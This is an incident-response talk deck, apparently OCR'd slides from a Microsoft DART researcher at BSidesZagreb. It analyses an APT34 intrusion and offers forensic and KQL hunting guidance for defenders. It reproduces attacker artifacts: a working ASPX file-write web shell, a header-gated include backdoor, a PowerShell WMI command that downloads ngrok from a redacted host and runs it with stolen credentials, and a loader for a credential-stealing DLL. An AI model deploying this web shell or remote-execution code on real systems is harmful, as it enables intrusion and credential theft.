Microsoft Security

The Art of Infiltration: Leveraging Trusted Relationships

BSidesZagreb

Vladimir Ožura
Principal Security Researcher

About Me

Microsoft Security

Vladimir Ožura

Principal Security Researcher

Detection and Response Team (DART) – Microsoft

Lead Investigator / Threat Hunter

Initial Incident Information

- Notification from global SOC about malicious traffic originating from a SQL server
- Incident Response vendor was already engaged for 2 weeks and found the following:
  - High-privileged account used for lateral movement using RDP
  - Ngrok tunnelling software found on a SQL server
  - Web shells found on two (2) web servers, both exposed to the Internet – Believed to be the initial access method
  - Two (2) Domain Controllers had DLLs registered to capture password changes and write credentials to a file
  - Attributing the attack to APT34
- EDR solution already deployed with 6 months of retention

Environment size and scope

- 20 Domain Controllers (1 Forest / 1 Domain)
- 500 Windows Member Servers
- 1300 Windows Workstations

Tool Deployment – On-premises Toolbox

Data Collection (Point-in-Time Deep Scan)

Fennec
Proprietary IR tooling (Windows and Linux)

FoX
Forensic triage tool on devices of interest (Windows and Linux)

Arctic
Active Directory security and configuration assessment


Continuous Monitoring (Monitor Current Threat Actor Activity)

Microsoft Defender for Endpoint
Behavioral analytics, process-level detection, Antivirus for workstations and severs

Microsoft Defender for Identity
Detection of Identity threats, analyzes authentication requests

Threat Actor Families Microsoft Tracks

Microsoft uses a naming taxonomy for threat actors aligned with the theme of weather.



Blizzard	Typhoon	Sandstorm	Sleet	Dust	Cyclone
Russia	**China**	**Iran**	**North Korea**	**Türkiye**	**Vietnam**


Hazel Sandstorm (aka APT34) has been publicly linked to **Iran's Ministry of Intelligence and Security (MOIS)**. The actor is known to pursue targets with ties to government, telecommunications, or information technology organizations in multiple countries in the Middle East.

They have impersonated legitimate IT providers and system administrators to socially engineer users into opening malicious files or connect directly to actor-controlled infrastructure. The group frequently deploys custom backdoors and scripts on compromised devices.


How Microsoft names threat actors - Microsoft's unified security operations platform | Microsoft Learn

Web Shells

- A web shell **Errors.aspx** was found on the internet-exposed web servers **WEB-01** and **WEB-02**
- Access to the web shell was seen only from reverse proxy IP addresses – no logs from reverse proxies!
- The web shell only had the capability of ***writing files to disk***
- No evidence of how the **Errors.aspx** web shell was created on the web servers
- **Errors.aspx** was used to modify **Signoff.aspx** to include code that loads a web shell from **c:\windows\temp\ghost.inc**, a file created also through **Errors.aspx**
- The new web shell had ***command execution***, ***file upload*** and ***file download*** capabilities




Web shell creations and usage



```
<%@ Page Language="C#" validateRequest="false" %><% string
xyz=Request["t1"];System.IO.File.WriteAllBytes(xyz,System.
Convert.FromBase64String(Request["t2"])); %>
```

Contents of the web shell Errors.aspx



```
    </script>
    <div runat="server"> <% if(Request.Headers["x-checkme"] == "ghost") { %> <!-- #include file="c:\windows\temp\ghost.inc" --> <% } %> </div>
</body>
</html>
```


Added code to Signoff.aspx

Artifacts: IIS Logs, MFT, USN Journal
Analysis: Look for access to the web shell followed by file creation/modification events occurring within ~1 sec

Web Shells (Continued)

- Multiple files were created through the web shell **Signoff.aspx** only on **WEB-02**
  - A PowerShell script that concatenates the contents of all files in a directory into a single output file (**a.ps1**)
  - Port scanner (**b.ps1**)
  - A PowerShell script with WMI commands to download **ngrok** to C:\Users\Public\ngrok.zip (**ng.ps1**)
  - A binary used to register a Schedule Task (**c.exe**) using a custom XML file for the task definition (**d.xml**)
  - A binary (**f.exe**) to run exploit code for a **Windows Kernel Elevation of Privilege Vulnerability** (**exp.enc**)

Ngrok *is a tool that creates secure tunnels to your localhost, making it easy to expose a local server to the internet.*



Creation of files through Signoff.aspx

How was the first web shell Errors.aspx created on the web servers?


⬇

MYSTERY

Ngrok Tunnel


Artifacts: Microsoft-Windows-TerminalServices-LocalSessionManager/Operational
Analysis: In event IDs 21, 22, and 25 search for Address equal to “:: %16777216”

- PowerShell commands were executed on **WEB-01** and **WEB-02** to download and execute **ngrok** on multiple remote devices over WMI using high-privileged credentials
- The first instance of **ngrok** was noticed under the path **C:\Users\Public\ng.exe** on **SQL-01**
- RDP connections were seen originating from the **ngrok** tunnel established on **SQL-01**




```
"ProviderName": Microsoft-Windows-PowerShell,
"Channel": Microsoft-Windows-PowerShell/Operational,
"EventId": 4104,
"EventData": {
    "ScriptBlockId": "42a534b0-157f-4433-aeeb-19a07f948840",
    "ScriptBlockText": "$wmiCommand = \"wget -O C:\\Users\\Public\\ng.exe
          http://[redacted]:8000/ngrok.
          exe\"\r\n$user=\"[redacted]";
          $passp=\'[redacted]\";$pass=$passp|
          ConvertTo-SecureString -AsPlainText -Force;$Cred = New-Object
          System.Management.Automation.PsCredential($user,$pass);
          \r\nInvoke-WmiMethod -Class Win32_Process -Name Create
          -ArgumentList $wmiCommand -ComputerName \"[redacted]\"
          -Credential $Cred | out-string"
```

Snippet of WMI executions on WEB-01 and WEB-02



Lateral movement using RDP




Dst	DstPort	ProcessCommandLine
54 [redacted]	443	C:\User\Public\ng.exe tcp 3389
18 [redacted]	443	C:\User\Public\ng.exe tcp 3389
18 [redacted]	443	C:\User\Public\ng.exe tcp 3389
54 [redacted]	443	C:\User\Public\ng.exe tcp 3389
52 [redacted]	443	C:\User\Public\ng.exe tcp 3389
54 [redacted]	443	C:\User\Public\ng.exe tcp 3389
54 [redacted]	443	C:\User\Public\ng.exe tcp 3389
18 [redacted]	443	C:\User\Public\ng.exe tcp 3389
54 [redacted]	443	C:\User\Public\ng.exe tcp 3389
54 [redacted]	443	C:\User\Public\ng.exe tcp 3389

Snippet of ng.exe executions and connections


Registration of Notification Package

- During RDP sessions on Domain Controllers **DC01** and **DC02**, suspicious files **msupdate.dll** and **passms.dll** were created under **C:\Windows\System32\Com** and **C:\Windows\System32**
- Soon after, the **passms** Notification Package was registered on both Domain Controllers
- A day later on **DC01**, a suspicious file **lpd** was created in **C:\ProgramData\MicrosoftUpdateService\Updates**
- The contents of the **lpd** file had what looked like base64 encoded strings




DeviceName	Path
DC01	C:\Windows\System32\Com\msupdate.dll
DC02	C:\Windows\System32\passms.dll
DC01	C:\ProgramData\MicrosoftUpdateService\Updates\lpd

Suspicious files found on DC01 and DC02



```
h95SP2Nl[redacted]m15TGRQDhO5aujQAnntT
h95SP2Nl m15TGRQDhO5aujQAnntS
h95SP2Nl m15TGRQDhO5aujQAnntS
h95SP2Nl  2ckLtIBexwU6AABYn4C
h95SP2Nl  2ckLt C0Jrn6PEl
h95SP2Nl m15TGRQDhO9juDF 92fSh9gBK0==
```

Contents of the lpd file



Value name: Notification Packages

Value data:
rassfm
scecli
passms

Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa


Suspicious Notification Package passms on DC01 and DC02

Password Filter DLL Analysis

- The **passms.dll** file is a credential stealer which uses Password Filters to intercept password changes and write the output to **C:\ProgramData\MicrosoftUpdateService\Updates\lpd** in a double encoded format
  - [illegible]

```
Key: G[redacted]v
Custom alphabet:
abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789

Clear text: 2024-[redacted]-27-28|username|passwordBase64
Base64 encode: MjAyNC0wOS0yN[redacted]mFtZXxwYXNzd29yZA==
Expanded key: G[redacted]vG[redacted]vG[redacted]vG[redacted]
Custom encoded: h95SPMNl890CY[redacted]n7kTHb N17klhdNDo7yTup==
```

- The algorithm was cracked, and eight (8) entries were found in the available **lpd** file found on **DC01**, all for non-privileged accounts




[Password Filters - Win32 apps | Microsoft Learn](#)

Password Filter DLL Analysis (Continued)

- The **passms.dll** file has the capability of invoking **msupdate.dll**, a C# based DLL, using the following

```
start powershell.exe -c "[System.Reflection.Assembly]::LoadFrom('C:\\Windows\\System32\\Com\\msupdate.dll');
[WindowsHook.Program]::Main('msupdate')"
```

- Once invoked, **msupdate.dll** connects to **\\WEB-01** and **\\WEB-02** through SMB using hardcoded credentials, and copies the files from **C:\ProgramData\MicrosoftUpdateService\Updates** to the **Images** directory into a file named **icon02.jpeg**
- The **msupdate.dll** also has capabilities to send email with the subject **Microsoft Update Service** using a defined server name, target recipient name and username/password combination read from files **npd**


Threat Actor
(1) Uses ngrok Tunnel for RDP Connections
ngrok Tunnel
On
SQL-01
Uses
(1) RDP Logon (ngrok Tunnel)
PrivilegedAccount02
(4) Accesses
(4) Accesses
(2) RDP Logon from SQL-01
(2) RDP Logon from SQL-01
WEB-02
DC-01
(3) Created On
(3) Created On
DC-02
C:\Windows\System32\passms.dll
Over SMB On
(3) Created On
Utilizes
(3) Created On
Outputs To
WEB-01
Over SMB On
icon02.jpeg
Creates
C:\Windows\System32\Com\msupdate.dll
Reads
C:\ProgramData\MicrosoftUpdateService\Updates\lpd

Gathering credentials via the Password Filter DLL

Hunting Password Filter DLLs Using KQL

- Filter on the *RegistryKey* **SYSTEM\CurrentControlSet\Control\Lsa** and *ValueName* **Notification Packages**
- Split *ValueData* on ‘ ‘ and search for a DLL with the name of the Notification Package in **C:\Windows\System32** (e.g. C:\Windows\System32\passms.dll)
- Enrich the data by collecting signature information for all DLL files within C:\Windows\System32 and remove those Notification Package DLLs that are signed (e.g. Microsoft, Symantec, VeriSign)

